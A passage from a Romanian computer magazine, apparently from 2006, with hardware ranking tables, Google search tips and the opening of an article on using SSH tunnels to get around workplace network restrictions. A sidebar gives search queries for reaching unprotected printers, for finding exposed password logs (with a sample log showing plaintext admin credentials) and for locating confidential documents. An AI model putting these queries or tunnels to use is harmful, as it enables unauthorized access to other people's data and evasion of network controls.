NOU	7	Dell Inspiron 1300 PIR 233111300	70.58	59.74	63.82	13.33	51.00	Mobile Pentium M 735, 1700 MHz	504	nu / nu / da	80 / 5400 / 8	Wide, 16:9 / mat	2365	10/2006	Depozitul de Calculatoare				
NOU	8	MSI L720-021YU-021YU	93.85	70.86	80.87	75.80	83.62	Mobile Intel Celeron M 370, 1500 MHz	512	da / da / da	80 / 5400 / 8	Wide, 16:9 / glossy	2999	10/2006	Skin Media				
NOU	9	Acer 1642WLMi	79.71	58.72	62.32	74.99	89.47	Mobile Intel Pentium M 745, 1800 MHz	504	da / nu / nu	80 / 5400 / 8	Wide, 16:9 / glossy	2608	10/2006	Scop Computers				
NOU	10	Lenovo Lenovo ThinkPad R60e	100.00	79.07	67.08	78.99	100	Mobile Intel Core Duo T2300E, 1666 MHz	512	da / nu / da	60 / 5400 / 8	Normal, 4:3 / mat	3273	11/2006	Lenovo Romania				



Toshiba Satellite L30-115
Oare este posibil să vedem în curând un laptop mai ieftin decât acesta? Chiar dacă are un display de 14 țoli, se laudă cu un power management foarte bun, tipic Toshiba.

Imprimante laser monocrom Best Performance

Locul	Nume	Rezultate în teste					Date tehnice								
		Nota CHIP	Nota calitate	Nota viteză imprimare	Nota dotări	Nota ergonomie	Tehnologie	Viteză [pag. A4]	Rezoluție maximă	Interfețe (Paralel, USB, Retea)	Număr de pagini / toner	Preț estimat [Lei]	Testat în revista	Ofertant	
1	OKI B4350	100	80.97	85.56	73.70	70.00	LED	22	>=1200 dpi	da/da/nu	9	2500 sau 6000 (1000 Starter)	1022	06/2006	General Systems
2	Brother HL 2070N	96.45	75.14	86.93	86.85	100.00	Laser	20	>=1200 dpi	da/da/da	6.5	2500	643	06/2006	Tornado Sistems
3	HP LaserJet 1022	94.69	77.31	82.17	73.88	100.00	Laser	18	>=1200 dpi	nu/da/da	6.3	2000	647	06/2006	HP Interactive Center
4	Lexmark E120n	91.70	78.84	81.61	69.47	100.00	Laser	19	>=1200 dpi	nu/da/da	6.9	2000 (500 Starter)	495	06/2006	Partenerii Lexmark
5	Samsung ML-2250	90.44	74.37	70.10	90.24	50.00	Laser	20	>=1200 dpi	da/da/nu	10	5000	824	06/2006	DECK Computers International
6	Samsung ML-2010	87.76	75.19	77.43	68.64	80.00	Laser	20	>=1200 dpi	nu/da/nu	5.8	3000 (1000 Starter)	337	06/2006	DECK Computers International
7	OKI B4100	87.67	81.18	64.37	67.64	70.00	LED	18	>=1200 dpi	da/da/nu	9	2500 (1000 Starter)	605	06/2006	General Systems
8	HP LaserJet 1020	86.64	80.01	69.43	59.48	70.00	Laser	14	>=1200 dpi	nu/da/nu	5.8	2000	480	06/2006	HP Interactive Center
9	Canon LBP 3200	83.48	71.30	70.36	70.55	70.00	Laser	18	>=600 dpi	nu/da/nu	6.8	2500 (1500 Starter)	501	06/2006	Tornado Sistems
10	Konica Minolta PagePro 1350W	79.45	79.03	51.90	61.91	40.00	Laser	20	>=1200 dpi	da/da/nu	6.8	2400 sau 4800 (1500 Starter)	480	06/2006	Konica Minolta BSR



Brother HL 2070N
Brother HL 2070N este cea mai rapidă imprimantă din test și singura cu trei interfețe (Paralel, USB, Retea) și compatibilitate totală DOS.

Imprimante laser monocrom - Best Buy

Locul	Nume	Rezultate în teste					Date tehnice								
		Nota CHIP	Nota calitate	Nota viteză imprimare	Nota dotări	Nota ergonomie	Tehnologie	Viteză [pag. A4]	Rezoluție maximă	Interfețe (Paralel, USB, Retea)	Număr de pagini / toner	Preț estimat [Lei]	Testat în revista	Ofertant	
1	Samsung ML-2010	87.76	75.19	77.43	68.64	80.00	Laser	20	>=1200 dpi	nu/da/nu	5.8	3000 (1000 Starter)	337	06/2006	DECK Computers International
2	Konica Minolta PagePro 1400W	78.20	78.60	51.43	55.85	50.00	Laser	16	>=1200 dpi	nu/da/nu	6.3	2000 (1000 Starter)	363	06/2006	Konica Minolta BSR
3	Lexmark E120n	91.70	78.84	81.61	69.47	100.00	Laser	19	>=1200 dpi	nu/da/da	6.9	2000 (500 Starter)	495	06/2006	Partenerii Lexmark
4	HP LaserJet 1020	86.64	80.01	69.43	59.48	70.00	Laser	14	>=1200 dpi	nu/da/nu	5.8	2000	480	06/2006	HP Interactive Center
5	Konica Minolta PagePro 1350W	79.45	79.03	51.90	61.91	40.00	Laser	20	>=1200 dpi	da/da/nu	6.8	2400 sau 4800 (1500 Starter)	480	06/2006	Konica Minolta BSR
6	Canon LBP 3200	83.48	71.30	70.36	70.55	70.00	Laser	18	>=600 dpi	nu/da/nu	6.8	2500 (1500 Starter)	501	06/2006	Tornado Sistems
7	Brother HL 2070N	96.45	75.14	86.93	86.85	100.00	Laser	20	>=1200 dpi	da/da/da	6.5	2500	643	06/2006	Tornado Sistems
8	HP LaserJet 1022	94.69	77.31	82.17	73.88	100.00	Laser	18	>=1200 dpi	nu/da/da	6.3	2000	647	06/2006	HP Interactive Center
9	OKI B4100	87.67	81.18	64.37	67.64	70.00	LED	18	>=1200 dpi	da/da/nu	9	2500 (1000 first)	605	06/2006	General Systems
10	Samsung ML-2250	90.44	74.37	70.10	90.24	50.00	Laser	20	>=1200 dpi	da/da/nu	10	5000	824	06/2006	DECK Computers International



Samsung ML-2010
Samsung ML-2010 are un preț mic și viteză mare de imprimare A4, care justifică primul loc în topul Best buy.

MP3 Flash - Best Performance

Locul	Nume	Rezultate în teste					Date tehnice					
		Nota CHIP	Nota calitate Audio	Capacitate memorie (MB)	Tip baterii/ Autonomie specificată (ore)	Reportofoni/ Radio FM	Slot pentru card suplimentar	Preseturi equalizator/ Număr benză equalizator/ corector de ton/ Extra Bass/ Alte funcții de îmbunătățire a sunetului	Redare Video/ Foto/Text	Preț estimat [Lei]	Testat în revista	Ofertant
1	iRiver U10	9.24	9.66	2048	Acumulator încorporat / 20	da / da	nu	10 / 5 / nu / da / SRS WOW	da / da / da	821	08/2006	Skin Media
2	LG FM30	8.69	9.40	1024	Acumulator încorporat / 52	da / da	nu	9 / 5 / nu / nu / LG 3D sound	da / da / da	850	08/2006	Partenerii LG
3	iRiver T10	8.68	9.66	1024	AA / 53	da / nu	nu	10 / 5 / nu / da / SRS WOW	nu / da / nu	462	08/2006	Skin Media
4	Apple iPod nano 4 GB	8.57	9.63	4096	Acumulator încorporat / 14	nu / nu	nu	22 / 0 / nu / nu / nu	nu / da / nu	990 / 1020	08/2006	Depozitul de Calculatoare Ultra PRO Computers
5	Sandisk Sansa E250	8.49	8.86	2048	Acumulator încorporat / 20	da / nu	Micro SD	8 / 0 / nu / nu / nu	da / da / nu	600	08/2006	Atlas Corporation
6	Apple iPod nano 2 GB	8.48	9.63	2048	Acumulator încorporat / 14	nu / nu	nu	22 / 0 / nu / nu / nu	nu / da / nu	830	08/2006	Ultra PRO Computers
7	iRiver T30	8.34	9.66	1024	AAA / 20	da / nu	nu	10 / 5 / nu / nu / SRS WOW	nu / nu / nu	379	08/2006	SigmaNET Computers
8	Transcend T.sonic 520	8.22	9.06	1024	AAA / 15	da / da	nu	6 / 5 / nu / nu / nu	nu / nu / nu	213	08/2006	Maguay Impex
9	Transcend T.sonic 610	7.44	7.53	1024	Acumulator încorporat / 14	da / da	nu	5 / 5 / nu / nu / nu	nu / nu / nu	219	08/2006	Maguay Impex
10	LG UP3 Plus	7.20	9.10	1024	Acumulator încorporat / 10	nu / nu	nu	4 / 0 / nu / nu / nu	nu / nu / nu	364	08/2006	Depozitul de Calculatoare



Apple iPod Nano 4GB
Apple iPod Nano 4GB este o bună îmbinare între ergonomia deosebită, specifică play-erelor Apple, cantitatea îndestulătoare de memorie și dimensiunile reduse.

MP3 Flash - Best Buy

Locul	Nume	Rezultate în teste					Date tehnice					
		Nota CHIP	Nota calitate Audio	Capacitate memorie (MB)	Tip baterii/ Autonomie specificată (ore)	Reportofoni/ Radio FM	Slot pentru card suplimentar	Preseturi equalizator/ Număr benză equalizator/ corector de ton/ Extra Bass/ Alte funcții de îmbunătățire a sunetului	Redare Video/ Foto/Text	Preț estimat [Lei]	Testat în revista	Ofertant
1	Transcend T.sonic 520	8.22	9.06	1024	AAA / 15	da / da	nu	6 / 5 / nu / nu / nu	nu / nu / nu	213	08/2006	Maguay Impex
2	Transcend T.sonic 610	7.44	7.53	1024	Acumulator încorporat / 14	da / da	nu	5 / 5 / nu / nu / nu	nu / nu / nu	219	08/2006	Maguay Impex
3	iRiver T30	8.34	9.66	1024	AAA / 20	da / nu	nu	10 / 5 / nu / nu / SRS WOW	nu / nu / nu	379	08/2006	SigmaNET Computers
4	iRiver T10	8.68	9.66	1024	AA / 53	da / nu	nu	10 / 5 / nu / da / SRS WOW	nu / da / nu	462	08/2006	Skin Media
5	Apple iPod Shuffle 512 KB	6.69	8.58	512	Acumulator încorporat / 12	nu / nu	nu	0 / 0 / nu / nu / nu	nu / nu / nu	283	08/2006	Ultra PRO Computers
6	Packard Bell AudioKey Ultimate FM 512	6.34	6.44	512	AAA / 18	da / da	nu	5 / 0 / nu / da / nu	nu / nu / nu	286	08/2006	Ultra PRO Computers
7	Creative Zen Nano Plus	7.03	8.09	512	AAA / 18	da / da	nu	5 / 5 / nu / nu / nu	nu / nu / nu	310	08/2006	Flamingo Computers
8	iRiver U10	9.24	9.66	2048	Acumulator încorporat / 20	da / da	nu	10 / 5 / nu / da / SRS WOW	da / da / da	821	08/2006	Skin Media
9	Sandisk Sansa E250	8.49	8.86	2048	Acumulator încorporat / 20	da / nu	Micro SD	8 / 0 / nu / nu / nu	da / da / nu	600	08/2006	Atlas Corporation
10	Woxter i-Move 525 MP3 AV	6.60	6.96	512	Acumulator încorporat / 14	da / da	nu	7 / 5 / nu / nu / nu	da / da / nu	333	08/2006	Woxter Romania



iRiver T10
iRiver T10 este cel mai sportiv player din topul nostru, cu o construcție robustă și un mod de prindere asemănător carabinerei, dublate de calitatea audio deosebită.



Găsiți ceea ce Google nu vă arată

Câteodată, Google pare orb: pagini cu reclamă, plătite și nefolositoare, continuă să apară ca rezultat al căutărilor noastre. Și totuși, Google poate oferi informațiile dorite. Aflați cum!

Ionuț Bălan

Interogarea motorului de căutare cu privire la cuvântul „vacanță” este lansată. Din păcate, lista cu rezultatele returnate este înșesată cu nenumărate sfaturi legate de destinații de vizitat, oferte de hoteluri și mașini de închiriat, ghiduri de călătorie recomandate, plus multe alte informații nefolositoare. Și mai neplăcută este situația în care încercăm să găsim anumite produse, moment în care pe primele locuri ale listei cu rezultate tronează

licitații eBay și aproape nimic util. Ei bine, cu ajutorul unor parametri speciali, o căutare Google poate fi obligată să prezinte o listă cu informații folositoare, sărind peste tot ceea ce numim „junk” sau „spam”. Iar dacă rezultatul tot nu vă mulțumește, atunci este poate mai simplu să folosiți alt motor de căutare. În continuare vă prezentăm cele mai bune trucuri de căutare pentru Google, precum și alternativele de calitate la acest motor de căutare.


Rată mărită de succes

Enervant: în locul rezultatelor așteptate, Google vă prezintă oferte de vânzare și site-uri cu tentă sexuală.

Soluția: la căutarea unui termen general (cum ar fi „timp liber”) ajută mult la rafinarea rezultatelor folosirea „Directorului” din Google. Clic pe „Director”, deasupra căsuței de căutare și găsiți categoria cea mai apropiată de ceea ce doriți să găsiți. În

CUM SUNT OFERITE REZULTATELE

Milioane de hit-uri în fracțiuni de secundă: în spatele interfeței web a lui Google se ascunde un gigantic sistem tehnologic. CHIP vă arată drumul unei căutări până când este afișat rezultatul.



Interfața web Google trimite cererea de căutare către serverul de indexare.

Serverul de indexare funcționează similar cu un registru. Oferă pe de o parte lista de cuvinte găsite și de alta cea cu link-urile utile.

Serverul Doc caută URL-urile furnizate de serverul Index și oferă o imagine incipientă a textului ce se găsește pe respectivul site. Reprezintă un preview al rezultatului final.

Paginile sortate în ordinea relevanței. Pe lângă numărul de apariții în site, contează și locul în care acesta se găsește. O localizare în titlu este mai importantă decât una în corpul textului.

Serverul web Google prezintă rezultatele în browser.

momentul căutării, Google va afișa amabil în dreapta și o serie de link-uri sponsorizate, care însă nu interferează cu rezultatele căutării dumneavoastră. O altă soluție este dată de site-uri precum <http://delicio.us>, ce nu oferă rezultate sponsorizate, ci link-uri recomandate de alți utilizatori.

Indiciu: în afara rezultatelor care se văd, site-ul mai stochează și informații suplimentare legate de gradul de utilitate al link-ului, dat fiind faptul că gunoiul publicitar nu este lăsat de nimeni pe hard disk în mod voluntar.

Alternative: Ask (www.ask.com) folosește alți algoritmi de căutare decât Google, iar Seekport (www.seekport.com) este dedicat căutărilor în spațiul european (în germană, spaniolă, italiană, franceză, engleză).

Luați în considerare toate formele de scriere

Enervant: din cauza diferitelor forme de ortografie, există și o gamă variată de moduri în care un anumit termen poate fi scris. O căutare în Google este mult îngreunată de acest lucru.

Soluția: site-ul www.lexiquo.net (cu lexicon englez, francez și german) vă arată și alte moduri de scriere a respectivului termen. Să presupunem că introduceți un termen de tipul „ice cream” (înghețată), Lexiquo vă arată „ice cream”, dar și variante precum „ice creams” sau „icecream” trimise ca interogări în motoarele Yahoo, MSN, Google și eBay. De aici depinde de noi să alegem rezultatul care apare ca primă opțiune în toate cele patru motoare.

Traducerea cuvintelor

Enervant: cu ajutorul funcției *Translate a web page* se poate obține o traducere rapidă din limbile chineză, germană, franceză, spaniolă, italiană, japoneză, portugheză sau coreeană în limba engleză.

Totuși, de mai mult folos ar fi posibilitatea de a traduce numai anumite cuvinte, pentru că traducerea contextuală nu este chiar așa de bine pusă la punct și uneori este chiar neinteligibilă.

Soluția: pentru a putea traduce cuvinte individuale într-una din limbile suportate de motorul de traducere, este necesar să instalezi Google Toolbar. Trebuie activată opțiunea Translator și de îndată ce veți zăbovi puțin cu cursorul mouse-ului pe un cuvânt, veți putea vedea traducerea lui în limba selectată.

Alternative: Babel Fish Translation (<http://babel.altavista.com/>) vă oferă mai multe limbi din/în care puteți traduce. Dispune și de posibilitatea traducerii paginilor web.

Refacerea listei cu rezultate

Enervant: s-a pierdut lista cu rezultatele căutării imediat ce ați dat clic pe un link și

LA ÎNDEMÂNĂ: GOOGLE

FABRICA GOOGLE

Google investește în mod constant în dezvoltarea de servicii noi. CHIP vă prezintă șase dintre cele mai interesante produse la care compania Google lucrează, chiar dacă unele sunt încă în stadiul beta.

Google PAGE Creator:

Creați-vă paginile web cu Google.

<http://pages.google.com>

Google Transit:

Căutați conexiuni pentru mijloacele de transport public, incluzând și hărți ale orașelor. Până acum, doar pentru SUA.

www.google.com/transit

Google set:

O funcție utilă pentru căutarea seturilor de produse similare.

<http://labs.google.com/sets>

Calendar:

Cu un cont Gmail puteți să vă salvați o agendă în Google.


www.google.com/calendar

Language search:

Cel mai nou zvon despre cercetările din laboratoarele Google: în viitor va fi posibil să realizăm căutări după transcrierea fonetică a termenilor – serviciu interesant mai ales pentru utilizatorii de smartphone-uri sau alte dispozitive mobile.

Docs&Spreadsheets:

Pe baza contului dumneavoastră la serviciul Gmail puteți acum crea online documente și tabele. Acestea pot fi formate după preferințe și pot fi salvate în diferite formate. De asemenea, pot fi partajate cu colegii dv. cu condiția să aibă la rândul lor un cont Gmail.



Împotriva monopolului Google: se pare că alte servicii nu au nici o șansă.

TOOLBAR-URI DE CĂUTARE

Google Toolbar: Caută, traduce și examinează ortografia.

Yahoo Toolbar: Similar cu Google Toolbar, dar efectuează căutările cu Yahoo.

Quero Toolbar: Caută cu câteva mașini de căutare în același timp.

SETUL SECRET DE INSTRUCȚIUNI

Instrucțiuni care fac din Google un serviciu puternic. Se introduc după separatorul : sau, după caz, direct în URL.

Atenție! Nu lăsați spații libere între instrucțiunile de căutare și textul propriu-zis.

ext: Căutarea anumitor tipuri de fișiere

Să zicem de exemplu tabele Excel. Adăugați „ext:xls”.

related: Găsirea site-urilor web similare

Puteți descoperi site-uri ce au legătură cu cel căutat folosind opțiunea related. De exemplu: „related: pcpractic.ro”.

site: Limitați lista de apariții

Site-urile web au o structură ierarhică. Cu o selecție de tipul „site:chip.ro” veți spune motorului de căutare să afișeze doar rezultatele din cadrul site-ului chip.ro.

allinurl: Căutarea unui cuvânt în URL

După o comandă de tipul „allinurl:chip.ro” veți primi doar site-urile care folosesc cuvântul chip.ro în adresă.

allintitle: Căutarea în titlu

Cu această comandă veți scana doar titlurile site-urilor. De exemplu: „allintitle:chip.ro”.

define: Căutați definițiile

Vreți să aflați ce este un nucleu? Cu „define:nucleus” veți descoperi definiția dorită. Rezultatele sunt împărțite după limba în care este creată pagina.

.. Text într-un interval

Cu puțin noroc, veți găsi de exemplu cele mai noi topuri cu muzică. Introduceți „allintitle:charts 1..100”.

link: Testarea popularității unui site

Cu cât este mai vizitat, cu atât un website este mai popular și alte site-uri doresc să se lege la el. Pentru a vedea câte site-uri amintesc de cel dorit, dați instrucțiunea: „link: nume site”.

filetype: Găsirea de torrente

Google încearcă să ascundă această instrucțiune date fiind disputele pe care le-au iscat diverse descoperiri de materiale secrete sau aflate sub copyright. Formula „filetype:torrent” vă permite să găsiți torrente.


movie: Informații despre filme

Pentru cinefilii care se pot descurca în limba engleză, instrucțiunea movie este de mare ajutor. Se pot informa cu privire la cel mai nou succes cinematografic folosind „movie:devil wears prada” de exemplu.

SPIONAȚI CU GOOGLE

Liniște! Nu mai spuneți nimănui! Cu ajutorul lui Google, puteți găsi documente guvernamentale secrete, muzică protejată de copyright sau balanțe contabile. Pe scurt, tot ceea ce în mod normal nu ar trebui să vedeți.

1. Imprimante și aparate FAX



Imprimantele și copiatoarele care nu sunt protejate prin parolă pot dezvălui conținutul documentelor tipărite. Cu o instrucțiune de tipul intitle:"Home" "Xerox Corporation" "Refresh Status" puteți să citiți documentele tipărite de vecinul dumneavoastră.

2. Parole

```
created table ts2_bans
Starting VirtualServer id:1 with port:8767
Default VirtualServer created
admin account info: username: admin password: xj8dbm
superadmin account info: username: superadmin password: oihqmf
Server unable
Server shutdown finished
```


Chiar și Google listează parole dacă i se cere acest lucru. Documentul pe care îl vedeți în imagine a fost găsit cu un string de tipul „admin account info” filetype:log.

3. Muzică în format MP3



Oficial, Google nu oferă rezultate despre fișiere MP3. String-uri de tipul "index of /" +mp3 aduc link-uri nebanuite, chiar dacă sunt ilegale.

4. Documente secrete



Cu instrucțiuni de tipul filetype: și termeni precum Confidential puteți să descoperiți documente ce nu ar trebui să fie publice.

fereastra inițială s-a închis. Nu puteți folosi nici funcția Back din Browser. Deoarece nu doriți să refaceți căutarea și să examinați din nou fiecare rezultat, ar fi bine ca o nouă căutare să vă readucă lista în punctul dorit.

Soluția: instalați Google Toolbar. Când urmăriți un link, string-ul de căutare rămâne în căsuța Search. Chiar dacă închideți browserul, cuvintele căutate nu se pierd. Deoarece fereastra Search poate fi consultată ca listă cu toate cuvintele căutate pe Google, puteți selecta combinația dorită.

Relevanța pasajelor în text

Enervant: în unele pagini web se găsește de obicei mult text nefolositor. Dacă autorul nu a folosit o formatare cu paragrafe, găsirea textului căutat în pagină devine o muncă de Sisif.

Soluția: și aici ajută Google Toolbar. Dacă ați activat marker-ul, vor fi marcate automat în pagină toate aparițiile cuvântului examinat. Dând clic pe lupă, se poate sări automat la următoarea apariție în text a cuvântului.

Planificarea pe internet a călătoriilor

Enervant: doriți să călătoriți în străinătate. După ce tastați în Google numele țării, primiți doar informații generale sau trucuri de căutare. Nu aveți timp și nici nervi să cercetați toate rezultatele.

Soluția: portalurile de călătorie oferă informații mai de încredere decât motoarele de căutare. Puteți chiar obține informații specifice legate de hoteluri, zboruri sau închirierea autoturismelor. ♦ **Informații despre țară:** vizitați portalul de călătorie <http://travel.yahoo.com>. Introduceți numele țării și veți obține informații împărțite în domenii sugestive precum atracții (attractions) sau hoteluri (hotels).

♦ **Zboruri:** există o serie întreagă de companii care vă oferă mijloacele necesare deplasării în străinătate. Compania Opodo, cu site-ul www.opodo.com, este un bun punct de plecare. Puteți consulta și www.expedia.com. Sau doriți ceva mai ieftin? Un răspuns este și <http://www.blueair-web.com>.

♦ **Conexiuni feroviare:** Pentru România, puteți consulta site-ul www.cfr.ro, unde există informații suficiente pentru a planui o călătorie, cu puncte de plecare, sosire, orar și chiar legături intermediare. În afara țării trebuie să cercetați cu atenție site-uri precum www.bahn.de.

♦ **Oferte speciale:** dacă nu contează destinația, atunci Opodo vă poate ajuta prin listarea unei generoase selecții. Optați pentru unul dintre site-urile localizate (Germania, Austria) și verificați informațiile Last Minute introducând perioada dorită. Lăsați liber

câmpul destinație. Veți primi o listă cu destinații posibile, prețuri, precum și informații meteo despre locație. Cu un clic pe link-ul oferit veți obține și hărți sau prognoze meteo.

Găsirea imaginilor cu o anumită dimensiune

Enervant: căutarea din Google vă oferă o listă cu toate rezultatele găsite. Implicit, lipsesc selecția dimensiunilor pozelor și numărul de culori (alb/negru de exemplu).

Soluția: încercați motorul dedicat de la Picsearch (www.picsearch.com). Ca să găsiți o imagine de vară, de dimensiuni medii, în culori, trebuie doar să dați clic pe butonul Advanced Search, să selectați opțiunea Only Images și Only Color. Introduceți cuvântul care vă interesează și veți primi o listă cu thumbnail-urile imaginilor găsite!

Rămâneți la curent cu știrile

Enervant: toată lumea vrea să fie la curent cu știrile indiferent unde se află, chiar dacă acestea nu sunt accesibile în mod direct.

Soluția: pentru aceste cazuri a fost creat Google Alerts (www.google.ro/alerts). Specificați termenii care vă interesează, precum și adresa de e-mail pe care doriți să primiți rezultatele. În plus, puteți selecta categoria de informații în care se va face căutarea (Știri, web, grupuri de discuții) și frecvența de informare.

Regăsirea informațiilor căutate de pe un alt PC

Enervant: după ce ați căutat îndelung anumite informații cu Google pe PC-ul de acasă, vă dați seama că aveți nevoie de ele și pe laptopul de la locul de muncă și chiar nu mai doriți să refaceți procesul de căutare.

Soluția: motorul de căutare Ask.com poate salva rezultatul căutării. Trebuie să vă creați un cont pe acest site și astfel veți beneficia de serviciul de stocare a operațiilor de căutare. Vă înregistrați prin introducerea unei adrese valide de e-mail și a unei parole. Apoi, în zona MyStuff veți putea aranja informațiile după cum doriți. Există și posibilitatea de a vedea în mod preview site-urile găsite, pentru a nu fi necesar să le deschideți în browser.

Eliminați opțiunea de page ranking

Enervant: în mod implicit, Google Page-Rank salvează informații despre căutările dumneavoastră.

Soluția: eliminați funcția nedorită prin dezactivarea ei. Suplimentar, când căutați un anumit termen, adăugați în adresa url din browser și parametrul „&filter=0”. Se vor dezactiva elementele ce apar de mai multe ori în căutare.

ionut_balan@chip.ro



Război contra adminilor

Vă arătăm ce sunt tunelurile SSH și cum pot fi folosite pentru a evita câteva dintre restricțiile de rețea impuse de administratori. Ionuț Bălan

Site-uri blocate, servicii inaccesibile, căsuțe de e-mail externe, messenger? Chiar și cel mai abil administrator de rețea poate lăsa o portiță pe care să o puteți folosi pentru a scăpa de restricțiile dure din cadrul rețelei. Soluția magică poartă denumirea de SSH tunneling și este o modalitate relativ simplă și destul de accesibilă de a „eroda” sistemul de restricții din aproape orice rețea. Este nevoie însă și de cunoștințe mai avansate despre ceea ce înseamnă SSH, porturile de comunicație și Linux. Peste toate acestea, aveți nevoie de libertate de lucru la PC, de puțin noroc, de un al doilea PC conectat la internet pe care să îl puteți accesa și, evident, de curaj.

Atenție însă! Prin acest articol nu dorim să încurajăm practicile de acest gen, ci doar să vă arătăm că și cele mai stricte politici de securitate au neajunsuri și că activitatea de administrare a rețelei trebuie să fie una continuă în care monitorizarea traficului și experiența celui responsabil cu crearea și menținerea politicilor sunt elemente cheie. Aplicarea într-o situație reală, de exemplu în cadrul rețelei de la serviciu, poate avea


urmări negative pe care probabil nu vreți să le experimentați. Prin urmare, citiți acest articol ca atare și folosiți corespunzător informațiile.

Sarea și piperul

Nu are rost să intrăm prea adânc în descrieri. Cu toții suntem câteodată frustrați de strictețea cu care administratorul ne-a stabilit drepturile de comunicare via internet și căutăm căi de a le extinde. Să începem prin exemplificarea câtorva modalități simple prin care și cele mai sigure politici de securitate pot fi evitate. Să presupunem că dintr-un motiv sau altul suntem nevoiți să lucrăm într-o rețea, la o stație de lucru ce nu are acces la internet, dar la un moment dat avem mare nevoie de niște informații, să zicem o documentație care se află pe site-ul www.chip.ro. În teorie, nu avem nici o posibilitate de a accesa respectivul site, pentru că stația de lucru nu este conectată direct la internet. Ea face parte dintr-o rețea în care există un alt PC, pe care, prevăzătorii fiind, l-am configurat special

pentru o astfel de situație, fiind pregătit să ne scoată din impas.

Sau să presupunem că PC-ul la care lucrăm poate transfera doar e-mail-urile POP3 aflate în interiorul rețelei, dar avem mare nevoie să putem accesa și căsuța noastră de e-mail, tot POP3, dar aflată pe un terț server. Direct, nu avem nici o șansă pentru că administratorul de rețea a blocat din firewall orice acces extern către porturile 25 și 110, folosite implicit pentru comunicarea cu serverele de e-mail. Însă, pentru executarea sarcinilor de zi cu zi, PC-ul are posibilitatea de a accesa (limitat din cauza unor filtre pe domenii) portul 80 folosit pentru transferul paginilor web. Mai mult ca sigur, și cel 443 este deschis pentru a permite conexiunile securizate HTTPS. Incredibil, dar avem două porțițe



Succes!: site-ul www.chip.ro, accesat de la o stație fără conexiune directă la internet.

pe care le putem folosi, nu? :)

Sculele necesare

Pornind de la problemele descrise anterior, este timpul să vedem cum le putem rezolva. Însă înainte de aceasta, trebuie să ne asigurăm că sunt îndeplinite următoarele condiții.

În primul rând, avem nevoie de un PC conectat la internet și la care să avem acces (măcar pe un singur port). Pe acesta trebuie să fie serverul OpenSSH pornit. Majoritatea distribuțiilor Linux pe care vi le-am oferit în decursul acestui an pot rula direct de pe CD cu un server OpenSSH pornit, deci nu ar trebui să fie o problemă foarte mare punerea lui în funcțiune. Trebuie doar să avem informațiile despre un cont disponibil pe sistem și parola de conectare la el. Sau, să zicem pe o distribuție Linux pe engine Debian, comanda `apt-get install openssh-server` va instala serverul. Pornirea lui se face prin comanda `/etc/init.d/ssh start`. Mai trebuie să știm și adresa IP pe care o are serverul nostru. Sub Linux comanda `sudo ifconfig` va afișa informațiile de care avem nevoie. Sub Windows, `ipconfig /all`.

Al doilea element de care avem nevoie este un client de SSH cu care să ne conectăm la serverul nostru. Cum majoritatea PC-urilor rulează Windows, este puțin probabil ca pe ele să existe un client SSH. O soluție ar fi să folosim clientul PuTTY

AJUTOR! PORTUL STANDARD SSH ESTE BLOCAT!

